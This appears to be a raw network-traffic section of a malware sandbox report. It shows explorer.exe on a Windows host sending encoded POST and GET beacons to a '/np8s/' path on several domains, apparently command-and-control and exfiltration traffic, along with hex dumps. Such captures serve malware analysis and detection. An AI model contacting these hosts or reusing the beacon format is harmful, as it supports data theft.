i8o~Eo9RW8IWfhvTFElpci60ujfA7fUSZqgIbeTkPTyxccpT8uE(XMiOylw28Ujm67vEvKV8zzhje4CZyCoVZQlruq Sxn7Y8Mbfc3jLaevTv6UX(J~LxK1VxmrNnRW0mR6SOPOdrdHPBP9CdrZbeiiyQNwb3-~0kFnp~RIIC6FiXrCC2_o_H eVsHn3DvohGKifSZwSwdDEPKL78Q1WlZQS2xRyndBjB2j~3vNlxjXYyZrGZsOr3DNze84MHPhv5VTMIsDRJwYPqD9l Mt0QAtCEk0pmH0uFxob3VlZ(-ANtDtSqzyhBqCIKl7hvfCZNNZhNMfq1LXJwJdgm6FDHbRgR_QbJhIbii1pbvh1oOo WlsVDPsgU2hTNfOdQip7nPgwusGEkfwo4wSfcYZCFn9UqCQ6A1O(GrtISTs8TncTl7GWWRmDDiVH4OOv9fRfncP01e QxFUaTB4jYmu2iI3oaQYWA_KSUYR3DWUOv18sfJry4ONg75rJwB3URqgeXAKC(qdCpSI9nqaIpwRXWpt WMm6MPC(xPNAjZFRpOGN6p91kFpddfXF3HWZzKQ3lZSx0bNz7C6tVQcyEQFw0INWejJ4sB9hX9Vx6YaJ OnoUYXmRWQ1wVNYgKUVu59bi61xqrhShxdAG6ZsQvJCuxK5kHR9vBnzpnNvQ2~DkuZQvx2DlTSJqYSRQA6cfui_3mr oAuezOmvLl395Et~mq7UKFA5ZjwYo8_SzH1UZNqGEUn7uoKQwmW(anEtSrS9CZwr8UVgctVovSWNGR5njTCX3s3a2z uuGbK3KejwdOQptAu~k9bMqfgHlf8Kryl1r(lnSxSN6qKjEfxbDaGZiU9qVRzWv5_yvHoh7azJKm-XYMZT_zxnAta(BsQelfdbz56l3(V5gGQ98K2q6Tv4AeyQ4WMd7uTy5Bzf_OTxzLMgQDZXWCEEYxaCHYaxei_Y2~xTq(srgPb0gH3AG1

Timestamp	kBytes transferred	Direction	Data
			DWwqVghZVrf5cIIj1P1ec2ICNCNtNX9YbrZFWnk1SFKvwgMfCABuIx1~ag87GUSj7At9rSUAmYaJWF3(LxQm-aW8wk 0zk3mCTGJNMmnSfXmFzxpleG9cF1wNgvnoDmC~EFs8e5oZ3j8cv2GJV2e9_SKhK0tnhRqTZE78MAHEIY vQpF9WUmrOz0c8FJCKicys6jfSAJFVEzhPcpY(fW_h1hg0UP97S(2T6t7Gi9B7Zfbz-GpBR94Bz3wh7PxssP6eE86e
			PaMTfzChiwL2GGmUfspc65nDrWA(hgzykXEZKIb2sgdL1HCkVUQ3BmpeyB9tfJazy0AeJK_Ej8dzSSALSZF2LXbxCR mErwF37iaoa8gcALR0xFEk1vxSxSjf9NnTne1K9k7k03fAqxn5j~qjPRii_8zv8hZ91fFlQ7LAd1bHPqlUf2KaJvQ1 Uv7wXRaRbICV5JJUTzZ9cLo9k(kflNKH1HTPnk21DtGi14ri2lr95ELbFtMgniDMlPgIbI0nOoxn3ezsmB4Csa6OGA BfDWCJlMU3Fui9mws0DSnge0sWw0Yb3Lx7RjBPntJm_3UBoUZaoomeSiN8ksy69mzylYfAMY3qdNijBm3MBElfR5OU FwDWtCNwcBxkyvRfMb3ELHQbe6CfJ5SMkLIuJuUtd5rdhXK8FdOaEf1puc6Njc4~XKqRAvcJybpgj~B3n61Ceig2qi YXRQSvQrp8q3UkIsxN5UghwUr(3jV8GinzM1hMlzydVQg0q3Dr9P8PZBJJLM4Luy3kYfR2mhoGsLGpmj5zhLnyTSYg jjtsdTfpYoBduj6H5nUdShqYCjVF8qUgRX0pkUPVnJ_pnvuXApYbwGhWQIWniRrkY0oFAczntsqvpmwYORldRy2f6e G8Ozz~yHqfk4lwBNirFUeRqtV9_4nDn8GR5mdTAVMvw(edOOPVjJncgh5cPMWXv(m2MhainBO8c4kfdCXE4WKhh~-c vI_AKzgTSHdwaB8qJ(7~RtGKi0MT9xDvCrH6bY8q5PWDVFd2P8r0uIK5OQLFzGft5m7c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49807	23.82.37.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:40.464359999 CEST	367	OUT	GET /np8s/?3fk4oN=25l4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDd38wf67F/cvJLwR DA==&Eh=mhUxl HTTP/1.1 Host: www.shcylzc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:05:40.629200935 CEST	378	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 17:05:27 GMT Content-Type: text/html Content-Length: 1589 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c1 d6 d6 a5 cc c8 be d6 bc af cd c5 d3 d0 cf de d4 f0 c8 ce b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 32 35 39 33 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 38 32 37 3b 26 23 32 32 39 31 39 3b 26 23 32 30 31 33 32 3b 26 23 32 35 34 34 32 3b 26 23 32 34 36 31 35 3b 26 23 31 39 39 37 37 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 34 34 33 33 3b 26 23 33 38 38 39 39 3b 26 23 32 30 38 30 38 3b 26 23 33 38 31 35 35 3b 26 23 33 33 33 39 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 36 31 36 34 3b 26 23 32 38 33 30 34 3b 26 23 33 32 35 39 33 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 32 39 38 32 3b 26 23 33 32 37 36 39 3b 26 23 32 32 38 32 36 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 26 23 39 38 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 36 30 38 35 3b 26 23 33 38 38 39 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 30 36 3b 26 23 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>&#22827 ;妇交换性三中文字幕,欧美胖&# 32769;太bbbbb,影音先锋色AV资&# 28304;网,欧美胖老太bbbbb</title><meta name=" keywords" content="夫妇交换性三中文字幕, 欧美胖老太bbbbb,影音先锋&# 33394;AV资源网,欧美胖老太bbb&#98 ;b" /><meta name="description" content="夫妇交换性三中 文字幕,欧美胖老太bbbbb,影& #38899;先锋色AV资源网,欧美胖老& 22826;bbbbb,国产日韩欧美一区&#20 108;区三区,欧美&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49811	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:45.884793043 CEST	381	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 50 67 4f 4b 39 5a 4d 4b 38 4c 33 34 6a 6a 70 28 58 71 57 4e 59 56 34 68 46 49 57 6a 57 70 7a 75 61 57 4a 47 72 50 32 58 56 56 43 62 71 76 77 6d 6d 4a 67 39 5f 47 42 4b 42 67 6c 30 64 4c 55 70 6b 59 42 79 67 74 65 38 6a 7a 41 58 31 6c 70 68 63 70 72 7a 4d 28 5f 59 6b 61 36 72 4f 4f 73 39 65 6b 4c 32 76 52 79 46 39 36 61 75 2d 51 38 61 46 77 78 66 6d 65 63 65 63 52 46 76 67 69 78 57 6b 47 6b 62 58 64 50 69 2d 38 53 68 58 35 6e 56 65 76 77 67 75 32 37 6d 5f 79 77 4d 32 31 6f 51 48 66 6c 70 69 35 50 79 59 73 56 50 30 4c 51 57 43 70 2d 61 6c 54 44 5a 46 62 4c 72 57 4f 63 6c 79 6f 49 68 53 55 4d 4a 2d 35 69 4b 63 34 53 66 4b 51 34 47 67 54 34 43 48 53 59 62 39 56 44 61 37 4b 79 48 57 63 50 37 74 28 78 33 30 38 6f 70 63 6a 58 37 41 65 69 78 54 47 6f 52 31 4a 49 45 79 42 38 65 31 5a 71 5a 50 56 49 4e 32 67 4d 72 4f 43 58 67 61 76 78 42 34 66 69 39 4d 30 70 33 49 52 39 38 43 65 65 52 6c 39 74 47 62 6b 6c 73 79 32 36 47 41 34 4a 70 5a 61 36 78 5a 34 7a 70 4e 78 70 71 73 6e 69 47 47 62 77 39 4e 28 4e 31 38 74 6f 62 46 77 67 4d 46 30 52 4c 4e 34 44 37 66 32 64 38 71 63 44 4c 70 55 5a 58 38 73 48 43 7a 6c 4e 50 71 69 32 55 38 72 6f 79 4a 65 49 73 52 72 76 6c 70 49 6e 51 68 4c 62 45 44 52 33 6c 52 4d 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=7rdX~PgOK9ZMK8L34jjp(XqWNYV4hFIWjWpzuaWJGrP2XVVCbqvwmmJg9_GBKBgl0dLUpkY Bygte8jzAX1lphcprzM(_Yka6rOOs9ekL2vRyF96au-Q8aFwxfmececRFvgixWkGkbXdPi-8ShX5nVevwgu27m_ywM 21oQHflpi5PyYsVP0LQWCp-alTDZFbLrWOclyoIhSUMJ-5iKc4SfKQ4GgT4CHSYb9VDa7KyHWcP7t(x308opcjX7Ae ixTGoR1JIEyB8e1ZqZPVIN2gMrOCXgavxB4fi9M0p3IR98CeeRl9tGbklsy26GA4JpZa6xZ4zpNxpqsniGGbw9N(N1 8tobFwgMF0RLN4D7f2d8qcDLpUZX8sHCzlNPqi2U8royJeIsRrvlpInQhLbEDR3lRM.
May 27, 2022 19:05:46.055772066 CEST	395	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:05:45 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49779	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:12.376339912 CEST	148	OUT	POST /np8s/ HTTP/1.1 Host: www.siberup.xyz Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.siberup.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.siberup.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 54 42 6a 6c 49 49 7e 70 69 34 42 4f 4e 7a 35 5a 45 7a 73 54 58 30 47 56 62 34 51 36 77 4b 34 49 6f 77 61 59 72 5a 79 70 62 45 47 6d 78 32 43 69 34 68 78 6d 66 75 43 55 75 51 31 7a 61 57 6f 69 35 38 71 70 50 53 62 42 61 72 77 51 67 79 53 39 4b 79 6c 45 6f 43 34 69 4a 63 71 6c 34 6a 69 48 4d 57 4b 49 6f 4f 55 6d 33 38 46 48 55 32 7a 58 62 61 6a 72 39 4e 44 39 4e 38 49 37 57 4a 78 53 6d 56 6e 50 6a 4b 33 47 47 44 45 4d 78 6b 45 6d 42 49 4b 30 6a 4b 66 33 74 66 58 37 54 56 72 6d 52 5f 61 57 57 47 34 31 41 6b 50 43 35 63 46 36 35 52 43 5f 6f 6e 46 70 51 6e 67 34 53 5f 4f 63 6f 73 7e 39 6f 55 59 48 61 68 7e 6e 39 58 73 47 72 5a 77 61 58 41 28 76 59 68 4d 31 67 66 6f 49 68 70 6a 47 76 46 4f 66 7a 75 65 34 72 34 58 49 36 4c 75 6c 62 38 43 46 34 4e 49 72 57 61 63 55 72 51 6c 6e 67 6d 51 61 36 47 50 6a 48 72 61 62 75 45 76 61 59 57 56 56 31 76 6a 46 76 62 71 6b 41 38 46 65 4a 35 61 7a 65 34 33 59 38 4a 51 46 4b 6a 4f 4d 35 5a 73 4a 5a 51 61 37 50 72 4f 65 67 65 67 58 58 56 56 37 34 54 53 6d 30 79 38 59 46 78 59 50 6b 37 6a 4a 4a 30 59 47 74 4f 52 62 48 6d 4a 32 57 78 37 6d 5a 43 62 74 6a 37 56 6b 4a 45 41 71 30 33 36 76 36 70 7a 4f 68 43 67 46 39 74 70 69 61 57 7e 4e 30 37 67 32 73 46 32 6d 28 34 39 5a 74 43 32 51 64 79 68 42 66 4a 39 38 44 61 77 6f 67 47 4f 79 6f 42 67 69 72 62 4a 41 79 63 4d 55 6f 78 47 76 6b 69 61 54 4f 4d 30 55 35 4e 68 52 69 68 69 41 72 6b 54 48 32 41 7a 71 4c 36 6d 6b 66 43 66 35 58 47 35 48 4c 79 75 4d 44 54 68 6c 6d 50 39 63 4f 51 76 6e 55 57 28 6d 65 4e 30 62 32 56 72 4a 76 5f 6e 44 4a 75 5a 74 34 64 69 52 48 49 70 56 53 73 6d 56 70 5f 33 53 78 2d 62 46 39 35 45 55 74 6c 76 4d 6b 68 41 5f 5a 47 77 4a 57 68 53 56 62 73 43 54 52 61 7a 6c 4d 39 51 46 68 38 54 66 4d 30 50 43 41 47 42 51 62 4c 70 75 69 4c 31 47 45 4d 49 6b 67 4a 67 77 61 68 7e 62 6d 75 38 57 68 5a 42 62 45 57 4a 6d 75 57 6b 51 5a 4c 6b 77 79 72

Timestamp	kBytes transferred	Direction	Data
			59 64 34 55 48 43 6e 65 7a 64 35 55 4f 35 68 6f 4e 66 6a 46 44 71 65 54 52 4e 74 43 62 70 77 67 78 6c 44 6c 70 79 34 37 64 2d 30 32 53 53 64 4b 37 35 75 64 70 4a 5a 43 7a 49 52 76 4f 71 4d 72 78 71 31 32 70 74 32 53 48 75 46 75 54 57 57 65 7a 33 4a 37 68 67 32 4c 5a 36 6c 74 56 75 38 79 35 4b 6b 79 72 59 73 31 68 56 38 74 41 54 59 6d 35 58 71 4f 54 61 68 74 61 4e 4c 61 70 36 71 4f 4d 37 6d 75 4a 34 6e 63 6c 50 4a 71 5a 75 6c 76 76 5f 28 6b 46 42 6a 31 7e 69 38 64 63 6b 55 6e 69 2d 56 5f 4f 74 73 55 46 66 61 46 5a 61 49 51 37 34 4f 30 70 6b 4d 77 49 4e 63 37 71 52 7a 67 76 53 77 56 68 6e 76 6f 4a 69 68 64 53 64 79 5a 74 75 70 38 67 2d 75 38 45 4d 53 4f 63 4d 5a 41 31 32 65 61 54 63 32 45 59 4d 52 30 59 58 39 37 38 58 67 37 6f 6f 4a 52 5a 55 72 67 6f 36 53 44 6d 6e 31 71 6a 35 4f 49 52 50 63 78 34 71 36 36 46 47 39 78 48 4e 6c 45 63 50 68 4c 42 69 7a 37 38 4c 67 51 63 73 47 41 4b 45 46 78 4e 6c 4a 35 28 63 48 42 76 62 74 68 75 42 66 6f 75 4f 46 39 47 4e 59 30 31 63 55 4b 43 6b 49 35 73 46 45 44 75 38 46 37 61 6e 39 62 35 66 41 57 72 76 5a 49 6d 5a 45 69 53 66 4f 70 61 6f 4c 39 53 4f 38 48 39 74 77 34 41 76 33 4f 79 42 52 35 51 5f 45 4f 72 41 62 47 55 4c 31 76 7e 4e 4d 6c 41 6d 52 64 64 50 54 34 77 46 66 75 64 51 42 55 37 71 45 54 4a 77 54 72 66 74 33 72 4b 70 69 53 42 4d 68 4e 44 34 61 44 30 33 76 4a 67 72 6a 6c 35 37 57 52 7e 65 70 45 6e 5f 39 47 51 6e 5a 67 6c 61 4b 62 34 39 79 77 63 75 69 63 65 51 64 62 5a 74 4c 48 42 6f 35 6f 76 36 54 66 43 46 6d 61 68 72 71 70 7a 6e 52 33 65 44 7a 57 37 4a 37 5a 41 4a 6d 4f 6d 66 59 55 45 43 67 6d 79 5f 31 42 6e 44 51 4b 35 4f 6d 6d 6f 56 70 42 6d 48 30 44 77 4d 64 46 6d 42 32 76 51 5a 47 70 51 48 4e 7a 7e 41 45 62 6a 6f 36 56 52 66 78 50 68 30 4f 79 52 55 6d 75 38 49 65 77 66 68 66 53 35 38 79 49 34 32 50 6f 33 38 4d 5f 52 59 74 53 6d 51 55 68 33 2d 61 4f 36 77 79 6d 28 32 6d 6f 37 58 64 71 7a 39 7a 74 4a 4f 71 52 56 42 46 30 72 5f 6f 4b 48 6e 36 78 49 42 77 48 56 48 35 74 45 5f 66 46 64 6b 63 4c 77 32 67 56 77 58 6f 62 76 50 4a 64 6a 6a 4a 72 35 46 46 48 4b 2d 37 70 58 5f 66 41 31 44 5a 56 47 4a 6f 4c 66 4f 51 61 4e 31 53 59 7a 6f 6a 49 36 77 42 2d 6d 70 57 58 67 33 6f 77 62 65 51 70 63 74 33 63 72 72 51 75 5a 45 4c 6f 51 35 52 4f 7e 79 Data Ascii: 3fk4oN=TBjlI~pi4BONz5ZEzsTX0GVb4Q6wK4IowaYrZypbEGmx2Ci4hxmfuCUuQ1zaWoi58qpPSb BarwQgyS9KylEoC4iJcql4jiHMWKIoOUm38FHU2zXbajr9ND9N8I7WJxSmVnPjK3GGDEMxkEmBIK0jKf3tfX7TVrmR _aWWG41AkPC5cF65RC_onFpQng4S_Ocos~9oUYHah~n9XsGrZwaXA(vYhM1gfoIhpjGvFOfzue4r4XI6Lulb8CF4NI rWacUrQlngmQa6GPjHrabuEvaYWVV1vjFvbqkA8FeJ5aze43Y8JQFKjOM5ZsJZQa7PrOegegXXVV74TSm0y8YFxYPk 7jJJ0YGtORbHmJ2Wx7mZCbtj7VkJEAq036v6pzOhCgF9tpiaW~N07g2sF2m(49ZtC2QdyhBfJ98DawogGOyoBgirbJ AycMUoxGvkiaTOM0U5NhRihiArkTH2AzqL6mkfCf5XG5HLyuMDThlmP9cOQvnUW(meN0b2VrJv_nDJuZt4diRHIpVS smVp_3Sx-bF95EUtlvMkhA_ZGwJWhSVbsCTRazlM9QFh8TfM0PCAGBQbLpuiL1GEMIkgJgwah~bmu8Wh ZBbEWJmuWkQZLkwyrYd4UHCnezd5UO5hoNfjFDqeTRNtCbpwgxlDlpy4Wd-02SSdK75udpJZCzIRvOqMrxq12pt2SH uFuTWWez3J7hg2LZ6ltVu8y5KkyrYs1hV8tATYm5XqOTahtaNLap6qOM7muJ4nclPJqZulvv_(kFBj1~i8dckUni-V _OtsUFfaFZaIQ74O0pkMwINc7qRzgvSwVhnvoJihdSdyZtup8g-u8EMSOcMZA12eaTc2EYMR0YX978Xg7ooJRZUrgo 6SDmn1qj5OIRPcx4q66FG9xHNlEcPhLBiz78LgQcsGAKEFxNlJ5(cHBvbthuBfouOF9GNY01cUKCkI5sFEDu8F7an9 b5fAWrvZlmZEiSfOpaoL9SO8H9tw4Av3OyBR5Q_EOrAbGUL1v~NMlAmRddPT4wFfudQBU7qETJwTrft3rKpiSBMhND 4aD03vJgrjl57WR~epEn_9GQnZglaKb49ywcuiceQdbZtLHBo5ov6TfCFmahrqpznR3eDzW7J7ZAJmOmfYUECgmy_1 BnDQK5OmmoVpBmH0DwMdFmB2vQZGpQHNz~AEbjo6VRfxPh0OyRUmu8lewfhfS58yI42Po38M_RYtSmQUh3- aO6wym(2mo7Xdqz9ztJOqRVBF0r_oKHn6xIBwHVH5tE_fFdkcLw2gVwXobvPJdjjJr5FFHK-7pX_fA1DZVGJoLf OQaN1SYzojI6wB-mpWXg3owbeQpct3crrQuZELoQ5RO~yalK25sialQ8nTdut9qr3qhvQFZ9dup1Y1n9d9JeIqf6Mc 5~GBrGOZZB9vhJUc4bi6YLkKuYxQGMCybkc9dMGdKIl~dww~yGFF9zaQKleYdsbrmG-F_pIq16PdHoZgbze1ia1UBK tTte1ff3DrRBVaDmU4usCUSpTpHo_eMs-4ngTSDq9(0keiDadxD2fZ1JA0k3uxUCPPKrogBAMqu9TEmrWEDD5fVVdY smxzdiPHN8XdmngE6Dh58fHD5MAwN78y3TiVAOZD0FA9oqJhZCuVdhxi3G3PByb4lkN59ve6kw3Ho2vXFXFDNQOzy(8qoST3_OOTU2OgQrcLhVZc5VAHCqq8ER1rgxX3k17y2eoQtJ9U6q7K7gYGac9y6UiXVC-hhk9P6NklQ98nhSIJhmb~ iV8DY6QovY03nJDzdfvXGeCrb0fyY4X4MxtpQXAMfIB5O~tDww4XlaU3XqGAT7qRTulR5rSeUILsG2a0nmXmyGj4JP rcwedEqz-dIlkJHwxWW~vbwhyRFg6i9SvO66q4p7KBTlHcNviUrOs6T0kt80tRQSjc4TyRrgsJAKx5ozvqF4te8vDz PPjwLnnEHlsONWxVPb2~0Is4RkgAiC-wJ6qnJlTteONTNesdB~wgNszDd1-FkvVtzFwrR9KQieEbUxiqr951LdLrjP 3eNabqBoJQ_kb9IO8RhwPBzpX0mEUw2sHmgT0QRQNauXl1rzLliPvBSdHVa0CWj(4yXz3EToAvdmYaKF2MyRTO6X7l cA7qoUndWlkqNU_FpbzxHpuGWwA2H9LjAYLOAdl1FsLmuL45Lj7TN8KJ2X6s7259YoaeFTerilzftFTqm1JtXSyAoZ NGanVtTnIcuOX3LMRV4WWjdg8uGJ6wAPW6pIYyC1w~e6sNMQxMNJeOBg8DKhE3Eq9YZWYTdIrUUFSH4V y(zgY8QGeeZ5aYqoFRuTPj8TVGJ6kYcnKZuUQmgF0l0Dfh6bXjYJGoWZrw8G78ewguanxiRcVJYPWhzYU~jH0Asz5h lzsBsPqatWFTBCV0msnx_Y4G4sBsTkCeHUZ7VA3OUCbiJawLKe0oWtL~yG3YGGzWGnomwyyLfJu6Z9P632A334RsvC WmyxRED3JM_UV9xhN2oKYv5dJBvsZ380yPNagQzwciu(xFbMN3JLnA0De0SLmI8smeMcpA8RGpTHNLPX tMPAvsZq6gnCOfpfjex5KLdv0NUj2ImaFpi1-hJZTx53V9krSK89m0ccDmqhcbjOkhff6kas4tUYCmJDiymxKL8Edo k5qRTUW04n4D2DvqGqP5wLYRqGK6ZAliosRZIj39fAX5XnNscONbn(N6J3BPUkm0s6T4zFPgyz7LOrM2W4DH6ReP-~ 2GBtxdgdVA2PzWD1z1b7gsSoHjWHpJw35f80qiQOs51M3cV(n(PbXPhggaBCEa6MndnxR(H2B6Q1o~OSX8VkLpUoZA 388CN7djErAYsrQB66-pDtzB3h-WNl6A-7_oKF35qoRi1RvT-~DxYpgWzo5Bz6x81LWYCSelWmM68(0cG6RVBpmEod MJpzjCzKXx7(gbzYWh9nv1ReUlyKvIE4T24TOTsZtWeXfAr4N8tpHZPlc7TUz2KQbMxYkYsSmcXNNQOLoE7xmBRGAU nbzwXE3pPa5Ate0UipKp87KLCDcRkfDwZ6gu4MLC1qVNS4vR5Idjetq~R3JZnWO5TnCy8nMFb(tZj9su2KZHRRnTt6 RbQ0YWzV5JLRpw_BRxXpG~gGvu1NZwxZ3NFZxlAvGnXVfBZvsoVF-lL15oio-6BQDz3XFYFX_yTBvOV6amvegShL9X zW8(RrWMiLb2BNE46J72sjGMdVdLkiJSxZg8WmkP3Koij1nmAQwDueO~XjgeDzAxeuiAFc_VxtXmeITjP9pqqP15Qd dDSd8IZA7v_agC2DOSbmBOO7rFFp14jSgsuh99caixNPx4WpdlQl4wdn15rFEGKElilgtU_ZinnKNSorj~n11QwPRx GqwuaRpCt5xUBXPWqv0cyuinKoRix(7IpB0i3pEVe6mVPrI1ZqNdDyS6lu7Enuir84jtI0QC0bJRcn_HSsLvFwZI6IpJhwDg- XSMQxVQC4McBlW4MnkrIhsRgcDRjd4viGyGLxZuBo1EiqsxYiRoUSzG0A1J-GXRxbnLurIT66Skq09W05WZiHnmKF3JJ8 H5LTPbcCP6LNAAAzF9puw(lDK53gn~2IywzJ62reKmsmyzYYo8jxrvb2_CH67sauRrsbxmhZ5ZXbXnkHTelfYjNUya XOUAEir6C~aFclJ3LAIzgwEGrokz1uWri6JTk2KLrB5dc~Dnf~qap55VY~coF(FKOBxeS1nUroHepIJl892VyjTYXo rwLCU9npgzsmWLmwStSRHcsv8v9zxc9WUVQg9iwnbM4ncqGyPgHs9UxDw83gLVIvdI8QkJf(4pQpHY4Us8UsFYizEN BjtUTQ3YlRjCPB7WupCZzWo(a4QtAjyLxBmkyn0sII67TNHZwWbKFXyV7Jp44eZck6bX8KmDNJYGlWotQ25CiQo1nf 